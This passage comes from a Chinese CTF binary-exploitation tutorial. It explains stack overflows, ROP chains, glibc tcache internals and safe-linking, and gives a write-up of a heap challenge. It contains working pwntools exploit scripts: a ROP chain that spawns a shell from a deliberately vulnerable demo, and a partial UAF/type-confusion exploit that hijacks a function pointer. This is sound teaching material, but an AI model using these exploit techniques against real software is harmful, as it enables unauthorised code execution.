Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@!
The Soul Stone remains sealed...

[+] Soul Stone unlocked!
OWASP{S0ul_St0ne_Buff3r_0v3rfl0w}
[*] Process stopped with exit code -11 (SIGSEGV)
```

拿到 flag 之後 SIGSEGV 是正常的

`soul_stone()` 執行完 `ret` 時，stack 上接下來那格是我們亂填的資料，所以它一跳就爆。**flag 已經印出來了，不影響得分**。反過來說，這也是判斷「你打對了」的一個線索：有印出目標訊息 + 隨後 *SIGSEGV* 通常代表「chain 頭對、尾巴沒收乾淨」。

4.6 這題多學到的一件事：offset 要用組語驗證

很多人在這一步會猜錯。假設你只看到 `sub rsp,0x20`，你可能會想「那 buffer 是 0x20」；但 `sub rsp,0x20` 指的是**整個 frame** 少 0x20，不一定等於 buffer 大小。真正的答案永遠在 `gets` 前面那一行：

```
lea    rax,[rbp-0x20]     ; <== 這個 -0x20 才是 buffer 起點
mov    rdi,rax
call   gets@plt
```

養成反射動作

看到 `gets` / `read` / `scanf("%s")`，就往回找它的第一個參數是 `rbp-0x??` 還是 `rsp+0x??`，**那個數字才是 buffer 大小**。

5 專題課 A：從零開始的 ROP

前面兩題都是「跳到一個現成的函式」。但真實題目很少這麼好心：目標通常不是一個 `win()`，而是 `system("/bin/sh")`——你要**呼叫一個函式，還要傳參數給它**。再加上 NX 讓你不能把 shellcode 寫

進 stack 執行，那該怎麼辦？答案就是 ROP。

這一章我不打 CTF 題，而是自己做一個小程式 `rop_demo`，把 ROP 的每個零件拆開給你看。打完這一章，你再看後面三題的 heap 題會輕鬆很多，因為 **ROP 和 heap 攻擊其實是同一件事**：都是在「控制別人的資料」，只是一個控制 stack，一個控制 heap。

5.1　為什麼 ret2win 不夠用

1. **參數問題**：`win()` 不吃參數。只要把位址填進 `return address` 就好。但如果目標是 `system("/bin/sh")`，那就不一樣了：得先讓 `rdi` 指向字串 `"/bin/sh"`，然後才跳到 `system`。**一個 `return address` 塞不下兩件事**。
2. **NX**：stack 不可執行，所以「把 shellcode 寫進去再跳過去」這條路被封死。
3. **ASLR**：就算知道 `system` 在 libc 裡，位址每次都不一樣，需要先 leak。

ROP（Return-Oriented Programming）的答案是：

一句話講完 ROP

不要注入程式碼，而是把程式裡「本來就有的片段」串起來。每個片段都以 `ret` 結尾，而被 `ret` 彈進 `rip` 的位址來自 stack——所以**只要你控制 stack，你就能遙控程式一段一段地執行你排好的順序**。

5.2　關鍵：`ret` 是一個「從 stack 讀位址的跳躍」

回到第二章那句定義：

```
ret   =   pop  rip        ; 把 rsp 指的那 8 bytes 彈進 rip，然後 rsp += 8
```

注意兩件事：

- `ret` 執行完，`rsp` 會**往高位址移動 8 bytes**（因為 stack 是往下長的，pop 等於「收回」）。所以**下一格**就是下一次 `ret` 會讀的地方。
- 你已經用 overflow 控制了這塊記憶體 ⇒ **你控制了「下一個要跳去哪裡」，而且可以控制很多次**。

把 ROP chain 想成「你自己造的 call stack」

正常的程式：`call` 幫你把返回位址 push 上去，`ret` 幫你彈回來。ROP 的世界：**你手動把「返回位址」排成一列**，每一格都是「某個 gadget 的位址」，gadget 執行完的 `ret` 又去讀下一格。於是你用 data（stack 上的位址）遙控了 control flow。

5.3　gadget：以 `ret` 結尾的小片段

gadget 就是「一串指令，最後一個是 `c3`（`ret`）」。最基本、最常用的兩個是：

gadget	機器碼	效果
`pop rdi ; ret`	`5f c3`	從 stack 彈一格進 `rdi`，然後 ret。
`ret`	`c3`	什麼都不做，只是把 `rsp` 往前推 8 bytes。

為什麼是 `rdi`？因為第二章那張 ABI 表：**第一個整數/指標參數在 `rdi`**。所以 `pop rdi ; ret` 就是「把下一個 8 bytes 當作第一個參數」。

怎麼找 gadget

```
ROPgadget --binary ./chal | grep 'pop rdi ; ret'
ropper -f ./chal --search 'pop rdi'
```

或在 pwntools 裡：

```
rop = ROP(elf)
rop.rdi            # 自動找 pop rdi ; ret
rop.find_gadget(['pop rdi', 'ret'])
```

現實提醒：小程式裡常常一個 `pop rdi ; ret` 都找不到（編譯器不會產生沒用到的指令）。這時候有三條路：(1) 從 libc 裡找（需要 leak）；(2) 用 `ret2csu`（見 5.7）；(3) 自己寫一個（本講義的 demo 就是這樣做，見下節）。

5.4 一個真的 ROP chain：逐步拆解

`rop_demo.c` 是我為了教學寫的，重點是**故意讓它沒有現成的 gadget**，再把一個 `pop rdi ; ret` 用 `naked` 函式「種」進去：

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* 讓 system@plt 留在 binary 裡（其實從沒被呼叫） */
void unused(void) { system("echo never called"); }

/* 手工種一個 pop rdi ; ret，讓 demo 自給自足。
   真實題目要從 libc 拿（需先 leak）或用 ret2csu。 */
__attribute__((naked)) void gadget_pop_rdi_ret(void) {
    __asm__ volatile("pop %rdi\n ret\n");
}

char *mygets(char *s) { int i = 0; char c;          /* 不限長度，等同 gets() */
    while (read(0, &c, 1) == 1 && c != '\n') s[i++] = c;
    s[i] = 0; return s; }

void vuln(void) { char buf[64]; mygets(buf); puts("bye"); }

int main(void) { setvbuf(stdout, 0, _IONBF, 0); setvbuf(stdin, 0, _IONBF, 0);
                 puts("[*] rop demo - give me a line:"); vuln(); return 0; }
```

編譯指令（`-no-pie` 讓我們可以寫死位址）：

```
gcc -fno-stack-protector -no-pie -O0 rop_demo.c -o rop_demo
```

為什么要自己寫 `mygets`

現代 GCC 直接拒絕編譯 `gets`（連結時會給你 `implicit declaration` 的錯誤）。所以 demo 用 `read(0,&c,1)` 迴圈手寫一個。**行為和 `gets` 一樣：不檢查長度。**

四個關鍵位址（都是從 nm / objdump / ELF 取得）：

符號	位址	用途
pop rdi ; ret	0x40117c	設第一個參數
mygets	0x401181	把字串寫進指定位置（這裡當「寫入器」）
system@plt	0x401040	目標函式
.bss（0x404230）	0x404230	可寫、位址固定的空區域

先看漏洞點：

```
00000000004011e9 <vuln>:
  4011e9:  push   rbp
  4011ea:  mov    rbp,rsp
  4011ed:  sub    rsp,0x40              ; buf[64]
  4011f1:  lea    rax,[rbp-0x40]
  4011f5:  mov    rdi,rax
  4011f6:  call   401181 <mygets>       ; 不限長度 -> overflow
  4011fb:  puts("bye")
  4011ff:  leave
  401200:  ret
```

所以 offset = 0x40 + 8 = 0x48 = 72。

5.4.1 chain 的內容

```
    [ 72 bytes 的 'A' ][ saved rbp 被蓋掉 ]
    +0x48  pop rdi ; ret      0x40117c
    +0x50  .bss               0x404230      <-- 這是 pop 進 rdi 的值
    +0x58  mygets             0x401181      <-- 呼叫 mygets(0x404230)
    +0x60  pop rdi ; ret      0x40117c
    +0x68  .bss               0x404230      <-- 這是要傳給 system 的參數
    +0x70  system@plt         0x401040      <-- 呼叫 system(0x404230)
```

讀 chain 的方法：從上往下，一次「吃」兩格或一格

步	執行到	發生什麼事
1	pop rdi ; ret	rdi = 0x404230（吃掉下一格），然後 ret 讀再下一格
2	mygets	呼叫 mygets(0x404230)：等我們輸入一行字，寫到 .bss。做完它自己的 ret 讀再下一格
3	pop rdi ; ret	rdi = 0x404230（現在那裡已經是 "/bin/sh"），再 ret
4	system@plt	system("/bin/sh") ⇒ **拿到 shell**

為什麼不能直接 system("/bin/sh")？非得先寫進.bss？

因為 **binary 裡根本沒有 "/bin/sh" 這個字串**。你可以自己驗證：

```
$ strings -a ./rop_demo | grep '/bin/sh'
$ echo $?
```

```
1                   # 找不到
```

所以我們用 `mygets` 當「寫入器」，把 `/bin/sh` 寫到一個**位址固定又可寫**的地方。`.bss` 就是這種地方（未初始化的全域變數區，No PIE 時位址永遠是 `0x404230`）。
這就是 ROP 的通用套路：gadget 只能設暫存器，不能「產生新資料」，所以需要資料時，就**用一個會寫入的函式（`gets`/`read`/`mygets`）先把資料放好**，再讓真正想呼叫的函式去讀它。後面 heap 題的 tcache poisoning 是同一招的變形。

5.5 16-byte 對齊：一個真的會爆的示範

現在講第三章那個「多餘的 `ret`」。我用同一支 `rop_demo` 做 A/B 對照：兩條 chain 只差「開頭有沒有多插一個 `ret`」。

```
for label, extra in (('aligned chain        ', b''),
                     ('chain + one extra ret', p64(RET))):
    payload  = b'A' * (0x40 + 8) + extra
    payload += p64(POP) + p64(BSS) + p64(mygets)
    payload += p64(POP) + p64(BSS) + p64(system)
    ...
```

實測結果：

```
aligned chain         -> SHELL OK
chain + one extra ret -> SIGSEGV, no shell
```

差 8 bytes 為什麼會死？

x86-64 的 ABI 要求：**執行 `call` 前 `rsp` 必須 16-byte 對齊**。編譯器產生的函式開頭是 `push rbp`（-8）加 `sub rsp,N`，所以進入函式後 `rsp %= 16 == 8`，等到它要 `call` 下一個函式時又會剛好對齊。
你多插一個 `ret`，等於讓 `rsp` 少前進 8 bytes，於是 `system` 內部的 SSE 指令 `movaps` 搬到了一個沒對齊的位址 ⇒ SIGSEGV。**它不是在參數或位址上出錯，純粹是對齊**。所以 debug 的時候如果「位址都對、邏輯都對，但就是 SIGSEGV」，第一件事就是：在 chain 最前面加一個 `ret` 試試。

怎麼判斷要不要加？

- 進去 `system` 的那一格，前面少一個 `ret` 就爆 ⇒ 加一個 `ret`。
- 反過來（加了反而爆）就把 `ret` 拿掉。
- 也可以看 gdb：`movaps` 爆掉的位址結尾是不是 8 而不是 0。

這是經驗法則，不是定理——第三章的 ret2win 就是「加不加都過」，因為它的目標函式剛好不挑對齊。

5.6 完整腳本與輸出

```
#!/usr/bin/env python3
from pwn import *
```

```python
context.arch = 'amd64'; context.log_level = 'info'

e = ELF('./rop_demo', checksec=False)
POP_RDI = e.symbols['gadget_pop_rdi_ret']    # 0x40117c
MYGETS  = e.symbols['mygets']                # 0x401181
SYSTEM  = e.plt['system']                    # 0x401040
BSS     = e.bss(0x200)                       # 0x404230

payload  = b'A' * (0x40 + 8)
payload += p64(POP_RDI) + p64(BSS) + p64(MYGETS)
payload += p64(POP_RDI) + p64(BSS) + p64(SYSTEM)

io = process('./rop_demo')
io.recvuntil(b'line:\n')
io.sendline(payload)                         # 第 1 次讀：ROP chain
io.sendline(b'/bin/sh')                      # 第 2 次讀：mygets() 把這行寫進 .bss
io.sendline(b'echo ROP_SHELL_OK; id -un')    # 第 3 次讀：這時候已經是 shell
print(io.recvall(timeout=3).decode(errors='replace'))
```

```
bye
ROP_SHELL_OK
kzzz
```

看到 `bye`（`vuln` 的 `puts`）之後就跳出 `ROP_SHELL_OK`，代表我們真的拿到了 `system("/bin/sh")`。

注意三次 `sendline` 的對應關係

這是新手最容易搞混的地方——ROP chain 是「資料」，但其中一個環節會**再讀一次輸入**：

第幾次	被誰讀	內容
1	`vuln` 的 `mygets`	整條 ROP chain（會 overflow）
2	chain 裡呼叫的 `mygets(0x404230)`	字串 `/bin/sh`，寫進 `.bss`
3	`system` 進 shell 之後	你要下的指令

5.7 真實題目的 gadget 從哪裡來

demo 裡的 `pop rdi ; ret` 是我種的。真實的題目你有三條路：

來源	說明與限制
libc 裡的 gadget	最常見。libc 很大，`pop rdi ; ret`、`pop rsi ; ret`、甚至 `one_gadget` 都有。**前提是要先 leak libc base**（例如 `printf` 洩漏一個 libc 位址後扣掉 offset）。
`ret2csu`	用 `__libc_csu_init` 裡面那兩段程式碼：一段能 `pop rbx / rbp / r12 / r13 / r14 / r15 ; ret`，另一段是 `mov rdx, r14 ; mov rsi, r13 ; mov edi, r12d ; call [r15+rbx*8]`。組合起來可以控制 `rdi/rsi/rdx` 並呼叫任意函式。 ⇒ **不需要 libc**，在 No PIE 的 binary 裡就能用。是「找不到 `pop rdi`」時的救命工具。

來源	說明與限制
手工植入	像本 demo。實務上只有你自己寫的練習程式才會這樣做，但它是理解 ROP 最好的方式。

ROPE 的萬用句型

不管哪一題，chain 幾乎都是這個形狀：

```
[ padding + saved rbp ]
[ gadget: 設參數1 ] [ 參數1 ]
[ gadget: 設參數2 ] [ 參數2 ]
[ 目標函式 ]                    <-- 例如 system / execve / 一個 print flag 的函式
[ 收尾 ]                        <-- 例如再呼叫 exit()，或直接不管（反正要爆）
```

把這個句型記住，你就會發現**後面三題的 heap 攻擊，其實是把「設參數」換成「改資料」**，本質上還是同一件事。

6 專題課 B：Heap 基礎

後面三題全部是 heap 題。這一章把 `malloc`/`free` 背後的規則講清楚，你才看得懂為什麼「改一個 8 bytes 的 `fd`」可以讓下次 `malloc` 回傳任意位址。

6.1 為什麼要懂 heap

你看到的	你該想到的
`Canary found` + `PIE enabled`	Stack overflow 幾乎不用想了（canary 擋住、位址又不固定）。題目通常會給你 `malloc/free/edit/show` 選單 ⇒ **這是 heap 題**。
選單有 `free` 但指標沒清	**UAF**（use-after-free）。這是五題裡三題的根。
`show` 能印出內容	你能讀 free 掉的 chunk ⇒ **leak**（heap base、libc、PIE）。
`edit` 能寫 free 掉的 chunk	你能改 `fd` ⇒ **tcache poisoning**。


本課的目標

讀完你應該能回答這四個問題：

1. `malloc(0x38)` 背後實際吃掉多少 bytes？
2. `free` 完之後，那塊記憶體裡被寫了什麼？
3. 為什麼從 `fd` 可以算出 heap 基底？
4. 為什麼 `free` 兩次一樣大的 chunk 會被偵測到，而「free A、free B、free A」不會？

6.2 malloc 不是「配一塊剛好大的」

每次 `malloc(n)`，glibc 會給你一塊**帶標頭的** chunk。標頭 16 bytes：`prev_size`（8）與 `size`（8）。`malloc` 回傳的是**標頭之後**的位址。



也就是：

$$\text{chunk 位址} \xrightarrow{+0x8} \text{size} \xrightarrow{+0x10} \textbf{malloc 回傳的位址}$$

size 的算法

$$\text{chunk size} = (\text{request} + 8 + 15)\ \&\ \sim 15$$

白話：**request 加上標頭，再無條件進位到 16 的倍數**。而且最小是 `0x20`。


`malloc(n)`	chunk size	你會在哪一題看到
`0x18`	`0x20`	最小 chunk。
`0x20`	`0x30`	soul-vault 的 `name`（`read_string(name, 0x20)`）。
`0x38`	`0x40`	soul-vault 偽造 Soul 時用的 `size=0x38`。
`0x40`	`0x50`	soul-archive 的 Soul 與 TransferRecord（`malloc(0x40)`）。
`0x100`	`0x110`	house-of-water 的兩個 chunk。

最常見的計算錯誤

「我 `malloc(0x40)`，所以 tcache bin 是 `0x40`」⇒ **錯**，是 `0x50`。**bin 的名稱一律是 chunk size（含標頭），不是 request**。後面 house-of-water 那題我們要「毒 `0x100` 的 bin」，實際上動的是 `0x110` 的鏈。

6.3 free 之後 chunk 裡長什麼樣

chunk 被 `free` 之後，glibc 會拿它的**前 16 bytes（也就是原本的 user data）**來做紀錄：



- `fd`：指向「同一個 bin 裡下一塊」。

- `key`：glibc 2.34 之後寫入的隨機值（`tcache_key`）。**同一個行程裡每一塊的 key 都一樣**，見下面的實測。

實測（house-of-water，兩個 `0x100` chunk，先 free A 再 free B）：

```
A 的 user data: 1c 28 83 5a 05 00 00 00 | b2 3a 81 8d 51 23 42 2c
B 的 user data: 0c ed 02 68 ad 55 00 00 | b2 3a 81 8d 51 23 42 2c
                  ^^^^ fd ^^^^            ^^^^ key（兩塊相同）^^^^
```

LIFO：後 free 的排在前面

tcache 是**後進先出**的單向鏈。`free(A); free(B);` 之後：

```
tcache[0x110] 的頭  ->  B  ->  A  ->  NULL
```

所以下一次 `malloc(0x100)` 會先拿到 **B**，再一次才拿到 **A**。每個 bin 最多存 **7 塊**，第 8 塊會被丟到別的 bin（fastbin/unsorted），但本系列三題都只用到 7 塊以內。

6.4 tcache bins 速查

項目	數值
bin 的數量	64 個
bin 的間隔	`0x10`（因為 chunk size 一定是 16 的倍數）
bin 的範圍	`0x20` ~ `0x410`
每個 bin 的容量	7 塊
順序	LIFO

bin 怎麼選：拿 chunk size 直接當索引。`malloc(0x100)` 產生 `0x110` 的 chunk ⇒ 進 `tcache[0x110]`。

6.5 safe-linking：fd 不是指標，而是「加密過的」指標

glibc 2.32 之後，tcache 的 `fd` 被寫成：

$$\texttt{fd} = \texttt{next} \oplus (\text{這塊 chunk 的位址} \gg 12)$$

（原始碼裡的巨集叫 `PROTECT_PTR`；要解回來叫 `REVEAL_PTR`。）

這個設計的用意與「副作用」

用意：位址被 `>> 12` 混過，所以 `fd` 本身**不是一個合法指標**。傳統「直接把 `fd` 改成目標位址」的攻擊因此失效——你必須先知道「這塊 chunk 在哪」。
副作用（也就是我們的機會）：因為 `>> 12`，**高位 28 bits 是保留的**。所以從一個 `fd` 就能反推**頁碼**，也就是 heap 的位址範圍。這正是 leak 的來源。

實測（同一組資料，接著上面的 house-of-water）：

```
fd_a = 0x000000055a83281c        # A 是 bin 裡的第一塊 -> next = NULL
fd_b = 0x000055ad6802ed0c        # B 的 fd = A ^ (B >> 12)
```

怎麼從這兩個數字算出所有位址

1. `fd_a` 是 `NULL ^ (A >> 12)`，所以 **`A >> 12 = fd_a`**。
2. 於是 `heap = fd_a << 12`（得到 `0x55a83281c000`）。
3. `fd_b = A ^ (B >> 12)`。因為 A 與 B 在同一頁（`B >> 12 == A >> 12`），所以 `A = fd_b ^ fd_a`（得到 `0x55a83281c510`）。

驗證：`A - heap = 0x510`，也就是「A 是 heap 的第 `0x510` 個 byte」。**所有位址都有了，而且完全不需要 `%p`**。

讀 leak 的時候要小心 `0x00`

`fd` 的 bit 47 以上是 0，所以字串輸出會被 `0x00` 截斷。你只會拿到 **5 或 6 bytes**。用 `u64(raw.ljust(8, b'\x00'))` 補齊就對了。（後面的腳本都有一行 `len(raw) != 5` 的檢查，就是這個原因。）

6.6 `tcache_perthread_struct`：heap 的第一塊

記住這個常數：`0x290`

程式**第一次呼叫 `malloc`** 時，glibc 會偷偷先配一塊 `tcache_perthread_struct`（大小 `0x290`，裡面是那 64 個 bin 的鏈頭與計數器）。它就落在 heap 的開頭。

```
heap + 0x000   chunk header (prev_size, size)
heap + 0x010   tcache_perthread_struct 的內容 ... 一直用到
heap + 0x290   <-- 這一塊結束，下一個 chunk 的標頭在這裡
heap + 0x2a0   <-- 下一個 chunk 的 user data = 程式「第一次 malloc」拿到的位址
```

所以：**程式第一個 `malloc` 的回傳值 = `heap + 0x2a0`**。

house-of-water 為什麼要靠這個常數

那題把 flag 讀進了**第一個 heap 配置**，也就是 `heap+0x2a0`。我們的目標就是「讓 `malloc` 回傳 `heap+0x2a0`」，然後 `show` 它。知道 `0x290` 這個常數，才知道要毒到哪裡去。第 9 章會完整走一遍。

6.7 三種 heap 攻擊的名字

名稱	定義與在五題裡的位置
UAF（use-after-free）	`free(ptr)` 之後 `ptr` 沒有被清成 `NULL`，於是程式還留著一個指向已釋放記憶體的**懸空指標**。你透過它讀 ⇒ leak；透過它寫 ⇒ 改 `fd`。**三題的根（soul-archive、soul-vault、house-of-water）**。
Type confusion（型別混淆）	兩個**大小相同的結構**共用同一塊記憶體，但欄位意義不同。你以為在寫「A 的欄位」，其實蓋到「B 的函式指標」。**soul-archive 與 soul-vault 都用這招**。
Tcache poisoning	改掉 free chunk 的 `fd`，讓下一次 `malloc` 回傳你指定的位址。**house-of-water 的主菜**。

6.8 兩道 glibc 的「防呆」你一定要知道

6.8.1 double free 偵測（glibc 2.34+）

`free` 一個 chunk 時，glibc 會把它放進 tcache 並在 `user+8` 寫入 `key`。如果**同一個 chunk 連續被** free 兩次，第二次會發現 bin 裡已經有一塊 key 相同的，於是報錯：

```
free(): double free detected in tcache 2
```

所以「free 兩次」其實是可以的，只要不是同一塊

```
free(A); free(A);            -> 爆炸（double free）
free(A); free(B); free(A);   -> 沒事，tcache[..] = A -> B -> A
```

第二種情況下 A 確實出現兩次（這是可以拿去利用的），但 glibc 只檢查「連續」。這也是為什麼 soul-vault 要「release(1)、release(0)」這樣交錯地釋放。

6.8.2 16-byte 對齊檢查

`malloc` 從 tcache 取塊時會檢查「這塊的位址是不是 16 的倍數」。你在做 tcache poisoning 時，如果目標位址沒對齊，就會看到：

```
malloc(): unaligned tcache chunk detected
```

所以毒 `fd` 時目標要對齊

這也是為什麼 house-of-water 挑的目標是 `heap + 0x290`（標頭）而不是 `heap + 0x295` 之類的：`0x290` 是 16 的倍數，取出來的 user 位址 `0x2a0` 也是。

6.9 本課小結：把 heap 攻擊想成「改一張紙條」

一句話

`malloc` 的邏輯是「**去看 bin 的頭，把那塊給你，並把頭換成它 `fd` 寫的下一塊**」。所以只要你能改 `fd`，你就能決定**下一次 malloc 給你哪一塊**。
三個名詞其實是同一件事的三個步驟：**UAF 讓你寫得進去 ⇒ type confusion 讓寫入落在有用的欄位上 ⇒ poisoning 讓 malloc 吐給你想要的位址**。

7 第三題：soul-archive-thanos

從這一題開始是真正的 heap 題，也很適合當你打的第一題 heap。因為它把三個重要觀念各用了一次：**UAF**、**type confusion**、**tcache**。而且 **PIE 的 leak 是題目自己送你的**（有 `%p`）。

7.1 防禦機制與整體形狀

```
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
```

```
PIE:        PIE enabled
```

- **Canary + PIE** ⇒ 放棄 stack overflow。
- 有 `malloc`/`free`/`edit`/`show` 選單 ⇒ heap 題。
- **Full RELRO** ⇒ 不能改 GOT。但我們不需要。

選單（從 `strings` 拿）：

```
1. Capture soul      2. Inspect soul     3. Merge souls
4. Erase soul        5. Transfer soul (Record Log)      6. Exit
```

先找「哪個 free 沒有把指標清掉」

這是所有 heap 題的第一步。三個地方會 `free`：

函式	有沒有把 `archive[idx]` 設成 NULL
`erase_soul`	**有**（`mov QWORD PTR [rdx+rax*1],0x0`）⇒ 安全。
`merge_souls`	**沒有**！它只做 `cached_souls[cache_count++] = s2; free(s2);` ⇒ **這就是 UAF**：`archive[b]` 變成懸空指標。

7.2 資料結構：Soul

`capture_soul` 做的是 `malloc(0x40)`（⇒ chunk size `0x50`），然後填這些欄位：

欄位	偏移	說明
`name`	`+0x00`	最多 `0x20` bytes（`read_str(name, 0x20)`）。
`essence`	`+0x20`	8 bytes 數值。merge 時會相加。
`type`	`+0x28`	型別編號（1=Human 2=Avenger 3=Guardian 4=Titan 5=Void）。
（未使用）	`+0x30`	
`inspect`	`+0x38`	**函式指標**。依 `type` 決定指向哪個 `inspect_*`。

而 `inspect_soul` 的結尾是這四行——**這題的命門**：

```
1   1c55:  mov    rax,[rbp-0x8]        ; rax = soul
2   1c59:  mov    rax,[rax+0x38]       ; rax = soul->inspect
3   1c5d:  test   rax,rax
4   1c60:  je     1c73                 ; 是 NULL 就跳過
5   1c62:  mov    rax,[rbp-0x8]
6   1c66:  mov    rdx,[rax+0x38]       ; rdx = soul->inspect
7   1c6a:  mov    rax,[rbp-0x8]
8   1c6e:  mov    rdi,rax              ; rdi = soul  <-- 第一個參數就是 soul 自己
9   1c71:  call   rdx                  ; <== 呼叫 soul->inspect(soul)
```

一句話

只要我能寫到某個 Soul 的 `+0x38`，我就能控制 `rip`，而且 `rdi` 會剛好是那個 Soul 的位址。

7.3 PIE leak：題目自己給的

`inspect_soul` 會把 `+0x38` 用 `%p` 印出來：

```
Inspect Callback: 0x55b2b03e33a9
```

而型別 1（Human）對應的 `inspect_human` 在檔案裡的偏移是 `0x13a9`，所以：

$$\text{PIE base} = \text{leak} - 0x13a9$$

```
[+] inspect_human leak = 0x55b2b03e33a9  ->  PIE base = 0x55b2b03e2000
```

驗算方式

PIE base **一定是 page 對齊**（結尾 `000`）。算出來是 `0x55b2b03e2000`，符合 ⇒ offset 猜對了。**每次 leak 都要做這個檢查**。

7.4 目標：`soul_ascension()` 的四個條件

程式裡有一個從沒被呼叫的 `soul_ascension()`，它會印 flag。但它在開頭有四道檢查：

```
151a:  mov    eax,[total_captured]      ; 全域變數
1520:  cmp    eax,0x5
1523:  jle    FAIL                      ; 要 > 5
1529:  mov    eax,[merges_performed]
152f:  cmp    eax,0x3
1532:  jne    FAIL                      ; 要 == 3
1538:  mov    eax,[souls_erased]
153e:  cmp    eax,0x1
1541:  jne    FAIL                      ; 要 == 1
155a:  movabs rdx,0x50574e534f554c53     ; "SLUOSNWP"（小端序）
1564:  cmp    rax,rdx
1567:  jne    FAIL                      ; soul->essence 要等於這個魔術數字
```

把四個條件翻譯成「我該做什麼」

條件	動作
`total_captured > 5`	capture **6** 次（每 capture 一次就 +1）。
`merges == 3`	merge **3** 次（每次 merge 會 free 掉第二個，正好製造 3 個懸空指標）。
`erased == 1`	erase **1** 次。
`essence == 0x50574e534f554c53`	把偽造的 Soul 的 `+0x20` 填成這個值。

7.5 type confusion：TransferRecord 蓋到 Soul

第 5 個功能 `transfer_soul` 是這題的「武器」。它做 `malloc(0x40)`，然後把使用者輸入填進一個 **TransferRecord**：

```
1f15:  mov    edi,0x40
1f1a:  call   malloc@plt           ; 0x40 -> chunk size 0x50 (和 Soul 一樣！)
...
1f5e:  call   read_str             ; Realm of origin -> +0x00 (0x18 bytes)
1f82:  mov    [rax+0x18],edx       ; Transfer ID     -> int  +0x18
1fa4:  mov    [rax+0x1c],edx       ; Entropy Flags   -> int  +0x1c
1ff2:  mov    [rdx+0x20],rax       ; Timestamp       -> u64  +0x20
2041:  mov    [rdx+0x28],rax       ; Raw Entropy     -> u64  +0x28
2098:  mov    [rax+0x38],rdx       ; Audit Callback  -> u64  +0x38
20a4:  mov    [rax+0x30],rdx       ;  (同上，也寫一份到 +0x30)
```

把兩張表疊起來看，這就是**型別混淆**：

偏移	Soul 的意義	TransferRecord 的意義
+0x00	name	Realm of origin
+0x20	essence	Timestamp ⇒ **我們要填魔術數字的地方**
+0x28	type	Raw Entropy
+0x38	inspect	Audit Callback ⇒ **我們要填 soul_ascension 的地方**

為什麼這樣就行得通？

因為 Soul 和 TransferRecord 的**大小一樣**（都是 malloc(0x40)），所以**它們會從同一個 tcache bin（0x50）拿記憶體**。只要我讓某個還是「Soul」身分的懸空指標所指的記憶體，被 transfer_soul 重新配走並填上我的資料，那個「Soul」的欄位就被我改掉了——**包含函式指標**。

7.6 攻擊計畫

步	動作	效果
1	capture ×6	archive[0..5] 各拿到一塊 0x50 chunk；total_captured=6。
2	inspect(0)	拿到 Inspect Callback ⇒ 算出 PIE base 與 soul_ascension 位址。
3	merge(0,1)	相加 essence、free(chunk1)。archive[1] 變懸空。
4	merge(2,3)	free(chunk3)。
5	merge(4,5)	free(chunk5)。merges=3。
6	erase(0)	free(chunk0) 並把 archive[0]=NULL。erased=1。
7	transfer(...)	malloc 從 tcache 取出**最上面那塊** ⇒ 拿到 chunk0（但沒人指它，浪費掉）。
8	transfer(...)	再取一次 ⇒ 拿到 **chunk5**，也就是 archive[5] 指的地方。**在這裡填偽造的內容**。
9	inspect(5)	呼叫 [chunk5+0x38](chunk5) = soul_ascension(soul) ⇒ 印 flag。

為什麼要 transfer 兩次？

因為 tcache 是 LIFO。看第 6 步之後 bin 的內容：

```
tcache[0x50] 的頭 -> chunk0 -> chunk5 -> chunk3 -> chunk1
                     ^^^^^^    ^^^^^^
                     archive[0] 已經被 erase 清成 NULL（沒人指它）
                               archive[5] 還懸空指著（我要的就是這塊）
```

第一個 `transfer` 把 `chunk0` 配走，但那塊已經「沒人指」了，等於浪費一次。第二個 `transfer` 才配到 `chunk5`。**這就是「算 tcache 順序」在實戰裡的樣子**——你必須精確知道第幾次 malloc 會拿到哪一塊。

7.7 完整腳本

```python
#!/usr/bin/env python3
from pwn import *
import re

context.arch = 'amd64'
context.log_level = 'info'

ROOT = '/home/kzzz/Documents/code/ctf/ctf7/pwn'
BIN  = os.path.join(ROOT, 'solve/soul/soul_archive_patched')
elf  = ELF(BIN, checksec=False)

MAGIC           = 0x50574e534f554c53     # "SLUOSNWP"
INSPECT_HUMAN   = 0x13a9                 # 用來回推 PIE base
SOUL_ASCENSION  = 0x14fb                 # 真正的 win()

io = process(BIN)
io.recvuntil(b'> ')

def cmd(n): io.sendline(str(n).encode())

def capture(name, typ, essence):
    cmd(1)
    io.sendlineafter(b'Soul name: ', name)
    io.sendlineafter(b'Type: ', str(typ).encode())
    io.sendlineafter(b'Initial Essence (hex value e.g. 1000): ', essence)
    io.recvuntil(b'> ')

def inspect(i):
    cmd(2)
    io.sendlineafter(b'Enter vessel index (0-7): ', str(i).encode())
    return io.recvuntil(b'> ')

def merge(a, b):
    cmd(3)
    io.sendlineafter(b'First vessel index to merge: ', str(a).encode())
    io.sendlineafter(b'Second vessel index to merge: ', str(b).encode())
    io.recvuntil(b'> ')

def erase(i):
    cmd(4)
    io.sendlineafter(b'Enter vessel index to erase (0-7): ', str(i).encode())
```

```python
    io.recvuntil(b'> ')

def transfer(realm, tid, flags, timestamp, entropy, callback):
    cmd(5)
    io.sendlineafter(b'Realm of origin: ', realm)
    io.sendlineafter(b'Transfer ID (decimal): ', str(tid).encode())
    io.sendlineafter(b'Entropy Flags (decimal): ', str(flags).encode())
    io.sendlineafter(b'Timestamp (hex e.g. 1337): ', timestamp)
    io.sendlineafter(b'Raw Entropy / Essence (hex): ', entropy)
    io.sendlineafter(b'Audit Callback Address (hex, 0 for default): ', callback)
    return io.recvuntil(b'> ')

# 1. 六個 soul
for i in range(6):
    capture(b'soul%d' % i, 1, b'1000')

# 2. leak PIE
out  = inspect(0)
leak = int(re.search(rb'Inspect Callback: (0x[0-9a-f]+)', out).group(1), 16)
pie  = leak - INSPECT_HUMAN
win  = pie + SOUL_ASCENSION
